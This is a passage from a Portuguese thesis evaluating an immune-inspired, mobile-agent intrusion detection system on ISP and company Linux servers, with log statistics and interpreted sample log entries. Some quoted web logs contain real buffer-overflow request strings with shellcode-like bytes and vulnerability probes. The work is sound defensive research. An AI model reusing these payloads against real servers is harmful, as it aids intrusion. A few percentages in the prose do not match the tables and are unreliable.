Essa configuração faz com que se garanta um bom desempenho para o SDI, sem causar altos índices de tráfego na rede. Esse impacto tende a ser ainda menos significativo considerando-se que sistemas de detecção de intrusão normalmente são implantados em *backbones*, os quais geralmente possuem larguras de banda superiores a 10 Mbps.

b) Método de Mobilidade

Os resultados estatísticos demonstraram que o método de mobilidade *socketssl* possui desempenho significativamente inferior ao método *socket*. No entanto optou-se por adotar a técnica *socketessl*, pois o requisito segurança é prioritário para um SDI. Esse método de mobilidade contribui para o atendimento aos princípios imunológicos e de segurança de redes estabelecidos nos Capítulos 2, 3 e 5.

c) Método de Armazenamento no Banco de Dados

Com base nos resultados experimentais, optou-se por delegar a tarefa de conectar ao banco de dados e armazenar os eventos para o próprio agente móvel de distribuição, o qual executa essa atividade em todas as agências destinatárias. Além do resultado positivo quanto ao custo de processamento computacional, essa alternativa traz outras vantagens, entre as quais cita-se:

- Não é necessário ter um processo (agente estático) em cada agência de destino, o que acarreta em economia de memória e processamento.
- As tarefas de manutenção e administração do sistema são facilitadas, pois não precisa-se ter o código do agente estático em todas as estações de destino.

6.3 Aplicação do Modelo em Ambientes Computacionais

Os experimentos realizados com métodos aplicáveis à tecnologia de agentes móveis permitiram otimizações ao modelo computacional. A validação da solução computacional foi realizada seguindo-se as recomendações de Pressman (1995), compreendendo as abordagens de teste de unidade, integração, validação e sistema.

O modelo foi aplicado em dois (2) ambientes computacionais distintos, um provedor de acesso a Internet (*Internet Service Provider - ISP*) e uma empresa. Esses ambientes distintos possuem diferentes políticas de segurança, perfis de usuários, serviços, entre outros. Dessa forma, o modelo foi exposto a situações reais que representam a diversidade dos sistemas imunológicos, os quais necessitam desenvolver suas propriedades de detecção, adaptabilidade, aprendizagem e tolerância.

Os servidores analisados no *ISP* são computadores com sistema operacional *Linux*, *Kernel 2.4.23*, distribuição *Debian 3.0* e sistema de arquivos *ext3*. Os serviços disponíveis e que foram considerados pelo sistema de detecção de intrusão são: *Apache 1.3.26*, *Bind 9.2.1*, *Proftp 1.2.5* e *Qmail 1.0.3*.

Os servidores da empresa são computadores com sistema operacional *Linux*, *Kernel 2.4.25*, distribuição *Debian 3.0* e sistema de arquivos *ext3*. Os serviços analisados foram: *Apache 1.3.26*, *Bind 8.3.4*, *Proftp 1.2.8* e *Qmail 1.0.3_24*.

As atividades dos servidores foram monitoradas por quatro (4) meses, e o ambiente operacional não sofreu nenhuma interferência, refletindo a situação real dos ambientes. Com isso estabeleceu-se um paralelo entre a variedade de `patógenos` que atacam o SIHe as diferentes técnicas de ataques aos quais as redes de computadores estão susceptíveis.

Como ferramenta de registros adotou-se o *Syslog-ng 1.5.15-1.1* (`macrófago`), coletando e registrando todas as atividades ocorridas nos servidores.

Os eventos coletados foram expostos, em laboratório, ao sistema imunológico artificial. A análise dos *logs* e conseqüente distinção entre elementos `self` e `nonself` foram efetivadas pelo *script Logcheck 1.1.2* (células `T-Helper`). As palavras-chaves (diferentes classes de `epítopos` da célula `T-Helper` utilizadas nos arquivos de configuração *logcheck.hacking*, *logcheck.violations*, *logcheck.violations.ignore* e *logcheck.ignore*) foram personalizadas de acordo com as políticas de segurança adotadas e em função das versões dos sistemas operacionais e dos serviços monitorados (Apêndice A, Página 140). Essas configurações representam um reforço `imunológico` impor-

tante, pois as palavras-chaves são análogas aos diferentes tipos de `epítopos` que permitem ao SIA distinguir `antígenos self` de `antígenos nonself`. Com relação a padronização de SDI utilizada, *CIDF*, a personalização das palavras-chaves reflete diretamente sobre a capacidade de detecção de eventos intrusivos, contribuindo para a redução dos índices de falsos positivos e falsos negativos.

O sistema de agentes foi personalizado por meio dos arquivos de configuração, região, agência de origem, agências de destino e agentes para monitoração, distribuição, persistência e reação. Na Figura 6.7 está representada uma região SIA composta pela agência de origem *Patógeno* e pela agência de destino *Timo*.




Figura 6.7: Região SIA Composta pelas Agências Patógeno e Timo. Fonte: Ambiente de Monitoração.

Na agência de origem (*Patógeno*) foram instanciados três (3) agentes de monitoração (células `B`), sendo cada um deles responsável pela monitoração de um dos arquivos resultantes do *Logcheck*. Em função dos resultados obtidos relacionados ao desempenho dos agentes, determinou-se que o agente de monitoração atuasse em intervalos de um (1) segundo e que analisasse no máximo 100 KB de informação. Conforme discutido na Seção 6.2.9 (Página 105), esses parâmetros atendem ao nível de segurança/desempenho para os ambientes monitorados, limitando-se o tráfego na rede, causado pelos agentes, a 105 KBs. Os agentes móveis de distribuição (`plasmócitos`) são criados pelo agente de monitoração e armazenam os dados nas agências destinatárias, efetuando diretamente as conexões e desconexões ao banco de dados. Os agentes móveis de reatividade são iniciados na primeira agência de destino, nesse caso a agência *Timo*, em função de eventos classificados como ataques. Os agentes de persitência atuam em situações de instabilidade da rede, implementando a propriedade imunológica de `tolerância`.

Na Figura 6.8 apresenta-se a tela de configuração de um agente de monitoração para eventos definidos como ataques pelo *Logcheck*, incluindo as políticas definidas para os experimentos e os itens de configuração descritos na Seção 5.2.4 (Página 75).

A realização dos experimentos, por meio do sistema imunológico artificial, per-




Figura 6.8: Configuração de um Agente para Monitoração de Ataques

mitiu diferentes análises. As próximas subseções são dedicadas a explorar esses resultados nos dois estudos de caso, os quais serão nomeados como ISP e Empresa neste trabalho.

6.3.1 Elementos Self e Nonself

Uma das contribuições fundamentais do modelo consiste em classificar os registros de atividades em dois conjuntos, o de atividades normais (`self`) e atividades anormais (`nonself`), assim como no sistema imunológico humano. Essa propriedade permite reduzir o número de ocorrências reportadas ao administrador.

Nas Tabelas 6.4 e 6.5, referentes ao ISP e Empresa, apresenta-se a quantificação mensal do total de eventos registrados pelo *Syslog-ng* (`antígenos`), total de registros relatados pelo *Logcheck* (atividades anômalas equivalentes aos `antígenos nonself`) e o índice de percentual de redução, indicando os eventos não relatados em função do total de registros gerados. Na última linha das tabelas apresentam-se esses dados totalizados ao longo do período monitorado.

Esses dados são ilustrados, agrupados por mês e representados por barras indicando os totais registrados e relatados, nas Figuras 6.9 e 6.10 para os dois ambientes monitorados, ISP e Empresa.

Os dados da Tabela 6.4 demonstram uma redução significativa no número de eventos reportados ao administrador no período monitorado no ISP. A redução percentual de eventos reportados variou de *25,36%* a *95,37%*, obtendo-se um índice de

Tabela 6.4: Total de Registros Gerados e Relatados no ISP

Mês	**Total de Registros Gerados**	**Total de Registros Relatados**	**Percentual de Redução**
Março	143.653	107.226	25,36%
Abril	762.189	289.776	61,98%
Maio	27.731.292	1.282.590	95,37%
Junho	30.980.098	3.444.785	88,88%
Total	59.617.232	5.124.377	91,40%




Figura 6.9: Total de Registros Gerados e Relatados no ISP




Figura 6.10: Total de Registros Gerados e Relatados na Empresa

redução total, no período monitorado, de *91,40%*. Esse percentual de redução caracteriza os eventos `self`, ao passo que os registros reportados são os classificados como `nonself`. Outro ponto importante observado foi o fato que nos meses com maior número de eventos relatados ocorreram os maiores índices percentuais de redução de registros relatados, fato que demonstra boa capacidade do sistema em detectar eventos `self`.

Na empresa (Tabela 6.5), um ambiente mais controlado, os eventos gerados e relatados apresentaram uma distribuição mais uniforme, assim como a variação percentual do índice de redução (*44,35%* a *53,61%*). O índice total de redução de eventos reportados foi (*46,87%*) no período monitorado. Esses percentuais representam o índice de eventos `self` e as atividades reportadas são os eventos classificados como *nonself* pelo SIA.

A diferença numérica com relação a quantidade de eventos reportados e relatados, assim como dos percentuais de redução, enfatizam a diferença entre as políticas de segurança, configuração de serviços, perfis de usuários e nível de controle dos ambientes.

6.3.2 Classificação dos Registros de Atividades

Na fase de análise (reconhecimento das `patogenias`), os eventos `nonself` são classificados como ataques, violações de segurança ou eventos de segurança. Os resultados obtidos nos ambientes computacionais monitorados estão expressos nas

Tabela 6.5: Total de Registros Gerados e Relatados na Empresa

Mês	**Total de Registros Gerados**	**Total de Registros Relatados**	**Percentual de Redução**
Dezembro	9.509.629	4.411.987	53,61%
Janeiro	14.077.599	7.719.349	45,17%
Fevereiro	15.475.286	8.248.814	46,70%
Março	14.853.264	8.265.999	44,35%
Total	53.915.778	28.646.149	46,87%

Tabelas 6.6 e 6.7. Os dados estão quantificados mensalmente e nas últimas linhas apresenta-se os totais registrados por categoria e sua equivalência percentual em relação ao total de eventos reportados. Nas Figuras 6.11 e 6.12 apresenta-se esses dados agrupados por mês, no ISP e na Empresa, ilustrando por meio de barras as quantidades de ataques, violações e eventos de segurança reportados.

Tabela 6.6: Classificação dos Registros de Segurança no ISP

Mês	**Ataques**	**Violações de Segurança**	**Eventos de Segurança**	**Total de Registros Reportados**
Março	0	30.115	77.111	107.226
Abril	0	113.300	176.476	289.776
Maio	0	349.172	933.418	1.282.590
Junho	4	490.415	2.954.366	3.444.785
Total	4	983.002	4.141.371	5.124.377
Total (%)	0,00%	19,18%	80,82%	100,00 %




Figura 6.11: Classificação dos Registros de Segurança no ISP




Figura 6.12: Classificação dos Registros de Segurança na Empresa

Entre as características comuns aos dois ambientes cita-se a identificação de quatro (4) ataques e o fato de que em todos os meses o número de eventos de segurança foi superior a quantidade de violações de segurança. Esse último resultado era esperado, considerando-se que todos os erros de aplicativos e de usuários são classificados como eventos de segurança.

O ISP registrou um total de *983.002* eventos de segurança (aproximadamente *19,18%* dos registros relatados) e *4.141.371* eventos de segurança (aproximadamente *81,82%* dos registros relatados). A distribuição desses eventos não foi uniforme,

Tabela 6.7: Classificação dos Registros de Segurança na Empresa

Mês	Ataques	Violações de Segurança	Eventos de Segurança	Total de Registros Reportados
Dezembro	0	128.703	4.283.284	4.411.987
Janeiro	0	174.137	7.545.212	7.719.349
Fevereiro	4	612.003	7.636.807	8.248.814
Março	0	612.188	7.653.811	8.265.999
Total	4	1.527.031	27.119.114	28.646.149
Total (%)	0,00%	5,33%	94,67%	100,00%

sendo que no mês de junho foram registrados aproximadamente *62%* das atividades anômalas.

Na empresa obteve-se *1.527.031* violações de segurança e *27.119.114* eventos de segurança (aproximadamente *5,33%* e *94,67%* dos eventos reportados). Além dos percentuais, a análise desses resultados evidencia que o número de eventos reportados na empresa foi aproximadamente cinco (5) vezes maior que os ocorridos no ISP, porém a distribuição ao longo do período monitorado foi mais uniforme.

Observa-se por meio dos índices percentuais obtidos que o percentual de violações de segurança foi superior no ISP, ao passo que o percentual de eventos de segurança foi maior na Empresa.

Essas análises salientam as diferenças entre os ambientes com relação a sua exposição e política de segurança, situação análoga as respostas dos diversos sistemas imunológicos em distintos ambientes.

6.3.3 Eventos de Segurança e os Serviços

Essa subseção é dedicada a apresentação dos eventos de segurança gerados durante o período de monitoração, realizando-se uma distinção por serviço. Nas Tabelas 6.8 e 6.9 demonstra-se as ocorrências mensais, no ISP e na Empresa, relativas aos serviços *DNS*, *FTP*, *HTTP*, *POP3* e *SMTP*. Nas linhas finais salienta-se os totais de eventos registrados por serviço e seu impacto percentual em relação ao número de eventos de segurança reportados. Nas Figuras 6.13 e 6.14 apresenta-se esses dados graficamente, agrupados por mês e com as barras representando os serviços monitorados.

Interpretando-se os resultados apresentados conclui-se que no ISP o serviço mais vulnerável foi o *HTTP*, responsável por *60,20%* dos eventos de segurança registrados. Na sequência têm-se: *SMTP* (*23,24%*), *DNS* (*12,17%*), *FTP* (*2,67%*) e *POP3* (*1,72%*).

Tabela 6.8: Eventos de Segurança e os Serviços no ISP

Mês	DNS	FTP	HTTP	POP3	SMTP	*Total*
Março	60.545	2.256	14.310	0	0	77.111
Abril	149.939	1.146	18.365	129	6.897	176.476
Maio	154.059	47.994	14.940	34.741	681.684	933.418
Junho	139.605	59.045	2.445.413	36.489	273.814	2.954.366
Total	504.148	110.441	2.493.028	71.359	962.395	4.141.371
Total (%)	12,17%	2,67%	60,20%	1,72%	23,24%	100,00%




Figura 6.13: Eventos de Segurança e os Serviços no ISP




Figura 6.14: Eventos de Segurança e os Serviços na Empresa

Na empresa o serviço com maior número de eventos reportados também foi o *HTTP*, com representatividade de *99,12%*. Os demais serviços somados reportaram apenas *1,88%*. Esse resultado justifica-se, pois o *HTTP* foi um serviço de acesso a usuários externos à empresa. No ISP todos os serviços monitorados são utilizados por usuários externos.

Nas Figuras 6.15 e 6.16 apresentam-se exemplos de eventos de segurança reportados no ISP e na Empresa no período monitorado.

Interpretando-se os exemplos de registros classificados como Eventos de Segurança no ISP, apresentados na Figura 6.15 , observa-se falhas relacionadas à utilização e configuração de serviços, assim como violações cotidianas, das quais os servidores atuais já estão protegidos nativamente (sistema imunológico inato). Essas mensagens possuem o seguinte significado:

- O primeiro evento caracteriza a tentativa de utilização do serviço *FTP* por meio do usuário *anonymous*.
- O segundo indica que o servidor *DNS* procurou em todos os servidores de nomes para tentar resolver o domínio *mail.heromant.com* e não obteve resposta. Pode ser um erro de configuração ou domínio inexistente.
- O terceiro evento, também relacionado com o *DNS*, indica que o servidor de nomes do ISP recebeu uma resposta do servidor de nomes com ende-

Tabela 6.9: Eventos de Segurança e os Serviços na Empresa

Mês	DNS	FTP	HTTP	POP3	SMTP	*Total*
Dezembro	5.649	1.334	4.255.338	2.575	18.388	4.283.284
Janeiro	3.914	252	7.525.025	8.070	7.951	7545212
Fevereiro	34.371	417	7.488.680	11.134	102.205	7.636.807
Março	10.269	238	7.611.364	5.279	26.661	7.653.811
Total	54.203	2.241	26.880.407	27.058	155.205	27.119.114
Total (%)	0,20%	0,01%	99,12%	0,10%	0,57%	100,00%

```
Jun 27 06:40:39 backup proftpd[27001]: backup.foz.net (219-68-98-
202.adsl.dynamic.giga.net.tw[219.68.98.202]) - no such user
'anonymous'

Jun 27 16:19:46 backup named[15480]: sysquery:
query(mail.heromant.com) All possible A RR's lame

Apr 25 07:04:07 backup named[29841]: unrelated additional info
'dns1.name-services.com' type A from [216.52.184.230].53

May 4 09:35:43 email qmail: 1083674143.321238 rblsmtpd: 200.32.3.76
pid 15315: 451 This mail was handled by an open relay - please visit
http://ORDB.org/lookup/?host=200.32.3.76

May 4 09:35:43 email qmail: 1083674143.382934 rblsmtpd:
200.180.156.10 pid 15340: 451 Blocked - see
http://www.spamcop.net/bl.shtml?200.180.156.10

May 6 09:11:04 email vpopmail[14748]: vchkpw: password fail
arvrepresentacoes@foz.net:200.103.169.227

[Thu Apr 29 03:33:15 2004] [error] [client 200.212.98.171] File does
not exist: /www/www2/html//modules.php

201.2.210.146 - - [31/Mar/2004:23:30:25 -0300] "GET /img/fozshop.gif
HTTP/1.1" 304 -

[Mon Jun 7 10:50:31 2004] [error] [client 200.193.151.59] File does
not exist: /www/www2/html/favicon.ico

200.101.123.215 - - [31/Mar/2004:23:35:02 -0300] "-" 408 -
```

Figura 6.15: Exemplos de Eventos de Segurança Registrados no ISP

reço IP 216.52.184.230, o qual contém o registro de endereço para o domínio *dns1.name-services.com*, indicando que não foi relatado nenhum registro anterior com relação a esse domínio e portanto será ignorado.

- O quarto evento é relacionado ao serviço de envio de *emails* (*SMTP*). Indica o recebimento de um *email* proveniente de um servidor "*open relay*", caracterizando um SPAM. O servidor de *email* consultou a lista negra do site *http://ORDB.org/* e verificou a presença do servidor 200.32.3.76. Com base nos registros encontrados bloqueou este *email*.

- O quinto evento tem as mesmas características do quarto, porém o site consultado foi o *http://www.spamcop.net/bl.shtml* e o servidor que enviou o SPAM foi o *200.180.156.10*.

- No sexto evento é apresentada uma situação onde o usuário tentou acessar a caixa de *email* e errou a senha. Esse evento pode tratar-se de um erro do usuário ou de uma tentativa de acesso indevido utilizando uma conta válida.

- O sétimo evento trata-se de uma tentativa de busca de informações sobre os módulos do *Apache*. Essa é uma técnica de *scanning* que permite mapear as vulnerabilidades do sistema, nesse caso do *Apache*.

- No oitavo evento demonstra-se a tentativa de carregar uma página a partir de um cliente. O servidor não encontrou o arquivo *favicon.ico*.

- O nono evento apresenta a ocorrência de um *timeout* no lado cliente ao tentar acessar a página disponibilizada no servidor ISP.

```
Dec  1 08:30:35 morpheus named[18807]: zone labi.com/IN: loading labi
file /etc/bind/labi.com: file not found

Dec     1   08:46:06   morpheus   named[359]:   lame   server   resolving
'2.0/25.30.162.12.in-addr.arpa'   (in   '0/25.30.162.12.in-addr.arpa'?):
216.168.225.133#53

Dec     1   09:24:48   morpheus   proftpd[6905]:   morpheus.master10.com
(200.203.253.52[200.203.253.52])   -   FTP   no   transfer   timeout,
disconnected

Mar   1  00:12:37  morpheus  qmail:  1078110757.758368  delivery  7558:
failure:
address:_/home/vpopmail/domains/master10.com/postmaster/Maildir//quota
:_50M/user_is_over_quota/

Feb  3 07:12:15 morpheus qmail: 1075799535.202323 bounce msg 65277 qp
17253

Dec  1 08:36:57 morpheus vpopmail[20178]: vchkpw-pop3: password fail
san_oliveira@master10.com:200.203.253.52

211.121.240.181    -    -    [18/Dec/2003:09:49:01    -0200]    "GET
/php/downloads/d_mp3audio.php          HTTP/1.1"          404          307
"http://br.busca.yahoo.com/search/br?va=skins+winamp3&vm=&ei=UTF-
8&n=10&ve=" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET
CLR 1.1.4322)"

[Fri Mar 26 08:33:56 2004] [error] [client 200.103.160.155] File does
not exist: /www/master10.com/master/precos/database/lista.new.txt
```

Figura 6.16: Exemplos de Eventos de Segurança Registrados na Empresa

Interpretando-se os exemplos de registros classificados como Eventos de Segurança na Empresa, apresentados na Figura 6.16 , observa-se que as falhas registradas estão mais relacionadas com a utilização dos serviços pelo cliente do que com as demais violações. Esse fato deve-se ao fato de a Empresa possuir um ambiente mais controlado. Essas mensagens possuem o seguinte significado:

- No primeiro evento verifica-se que o arquivo de domínio não foi encontrado e por conseguinte a zona *labi.com* não pode ser carregada.

- O segundo evento significa que o servidor de nomes não conseguiu resolver o domínio reverso *2.0/25.30.162.12.in-addr.arpa*.

- No terceiro evento documenta-se a ocorrência de *timeout* durante a transferência de um arquivo para o cliente. Em função disso a conexão *FTP* foi encerrada.

- O quarto evento está associado ao envio de *email*. O servidor *SMTP* tentou enviar o *email* e recebeu a resposta que a caixa de entrada do destinatário (san_oliveira@master10.com) estava cheia.

- No quinto evento observa-se um erro de falha de entrega de uma mensagem de *email*.

- O sexto evento trata-se de um erro de senha ao tentar o acesso a caixa de *email* de um usuário válido do sistema.

- No sétimo evento apresenta-se um erro referente a uma página não encontrada em uma busca no `Yahoo`.

- O oitavo evento caracteriza a tentativa de *download*, via *HTTP*, de um arquivo inexistente no servidor.

6.3.4 Violações de Segurança e os Serviços

Nesta subseção são apresentados os resultados obtidos, classificados como violações de segurança, durante o período de monitoração, realizando-se uma distinção por serviço. Nas Tabelas 6.10 e 6.11 demonstra-se as ocorrências mensais, no ISP e na Empresa, relativas aos serviços *DNS*, *FTP*, *HTTP*, *POP3* e *SMTP*. Nas linhas finais salienta-se os totais de eventos registrados por serviço e seu impacto percentual em relação ao número de violações de segurança reportados. Nas Figuras 6.17 e 6.18 apresenta-se esses dados graficamente, agrupados por mês e com as barras representando os serviços monitorados.

Tabela 6.10: Violações de Segurança e os Serviços no ISP

Mês	**DNS**	**FTP**	**HTTP**	**POP3**	**SMTP**	***Total***
Março	28.208	764	1.141	0	0	30.115
Abril	102.877	408	5.114	128	4773	113.300
Maio	101.736	45.626	3.303	33.143	165.364	349.172
Junho	92.056	55.984	113.636	34.826	193.913	490.415
Total	324.877	102.782	123.196	68.097	364.050	983.002
Total (%)	33,05%	10,46%	12,53%	6,93%	37,03%	100,00%

Tabela 6.11: Violações de Segurança e os Serviços na Empresa

Mês	**DNS**	**FTP**	**HTTP**	**POP3**	**SMTP**	***Total***
Dezembro	5.474	87	73.331	2.574	47.237	128.703
Janeiro	3.465	121	136.138	8.066	26.347	174.137
Fevereiro	33.622	116	413.304	11.117	153.844	612.003
Março	9.366	91	541.128	5.273	56.330	612.188
Total	51.927	415	1.163.901	27.030	283.758	1.527.031
Total (%)	3,40%	0,03%	76,22%	1,77%	18,58%	100,00%




Figura 6.17: Violações de Segurança e os Serviços no ISP




Figura 6.18: Violações de Segurança e os Serviços na Empresa

Ao analisar-se os resultados, observa-se que o número de violações de segurança por serviço e sua representação percentual foram distintas em relação as apresentadas pelos eventos de segurança.

No ISP, o maior número de violações de segurança foi registrado pelo *SMTP* (*37,03%*) e *DNS* (*33,05%*). Posteriormente tem-se o *HTTP* (*12,53%*), *FTP* (*10,46%*) e *POP3* (*6,93%*).

Na Empresa, o serviço com maior número de ocorrências de violações de segurança foi o *HTTP* (*76,22%*) e *SMTP* (*18,58%*). Na seqüência tem-se o *DNS* (*3,40%*), *POP3* (*1,77%*) e *FTP* (*0,03%*). Destaca-se que na Empresa o serviço de utilização pública é o HTTP, o que aumenta sua exposição e tem como consequência o alto índice de violações de segurança reportados.

Nas Figuras 6.19 e 6.20 apresentam-se exemplos de violações de segurança reportados no ISP e na Empresa no período monitorado.

Os exemplos apresentados na Figura 6.19 , ocorridos no ISP, constituem tentativas de exploração de vulnerabilidades dos serviços monitorados e técnicas de ataques comumente executadas, tais como *SPAM*, *Deny of Service* e *Buffer Overflow*. Esses exemplos de violações de segurança são comentados a seguir:

- O primeiro evento trata-se de uma tentativa do *host* 200.181.252.248 em assumir a autoridade sobre domínio *divisaveiculos.com.br*.
- O segundo evento indica que durante a busca pelo servidor de nomes do domínio *noborrar.co.cl*, o ISP foi referenciado como a autoridade do domínio. Isso significa que o servidor que fez a referência está com problema de configuração e não possui autoridade para a zona.
- No terceiro evento tem-se uma tentativa de envio de *email* para usuário ine-

```
Apr  25  06:42:48  backup  named[29841]:  denied  update  from
[200.181.252.248].14233 for "divisaveiculos.com.br" IN

Apr 27 08:05:21 backup named[24227]: bad referral (noborrar.co.cl !<
*.co.cl) from [200.72.1.254].53

Jun   1  00:00:59  email  qmail:  1086058859.174197  delivery  512991:
failure:
200.197.53.13_does_not_like_recipient./Remote_host_said:_550_Usuario_i
nexistente_(User_unknown)/Giving_up_on_200.197.53.13./

Jun  3 19:34:47 email vpopmail[7089]: vchkpw: vpopmail user not found
direcao@foz.net:200.181.252.109

200.101.251.155   -   -   [27/Apr/2004:13:40:31   -0300]   "SEARCH
/\x90\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\x90" 414 339

[Fri  Apr  30  13:24:40  2004]  [error]  [client  200.101.230.5]  request
failed: URI too long

[Wed Apr 21 09:39:09 2004] [error] [client 200.171.151.55] Invalid URI
in                                                              request
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXX%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801
%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53
ff%u0078%u0000%u00=a HTTP/1.1

200.177.52.31    -    -    [22/Mar/2004:00:29:36    -0300]    "Get
/_vti_bin/shtml.exe HTTP/1.0" 501 342
```

Figura 6.19: Exemplos de Violações de Segurança Registrados no ISP

xistente. O servidor de *email* pode estar sendo utilizado para SPAM.

- No quarto evento observa-se uma tentativa de acesso à caixa de *email* de um usuário inexistente no sistema. Pode tratar-se de uma tentativa de descoberta da lista de usuários válidos.

- O quinto, sexto e sétimo eventos representam distintas formas de tentativas de ataques de *buffer overflow* sobre o serviço *HTTP*.


- O oitavo evento é uma tentativa de exploração de uma vulnerabilidade do *Front Page*, caracterizando um ataque de *Deny of Service*.

Os exemplos apresentados na Figura 6.20 , ocorridos na empresa, caracterizam tentativas de exploração de vulnerabilidades existentes nos serviços monitorados e constituem violações as políticas de segurança estabelecidas. Esses exemplos são comentados a seguir:

- Os dois primeiros exemplos caracterizam tentativas de utilização do serviço de FTP utilizando-se contas de usuários inexistentes.

- O terceiro evento caracteriza uma violação pela qual um usuário do próprio domínio está sendo utilizado para o envio de SPAM.

- No quarto evento a conexão do servidor *SMTP* foi encerrada pelo usuário remoto em função de uma duplicidade de conexões. Pode tratar-se de uma técnica de interceptação de mensagem.



```
Dec     1   09:12:29   morpheus   proftpd[6753]:   morpheus.master10.com
(200.203.253.52[200.203.253.52]) - no such user 'adoracao'

Dec     1   11:04:27   morpheus   proftpd[14356]:   morpheus.master10.com
(200.203.253.52[200.203.253.52]) - no such user 'ftpmaster'

Mar   1  00:03:04 morpheus qmail: 1078110184.147379 info msg 65208:
bytes 3943 from <anonymous@master10.com> qp 13653 uid 33

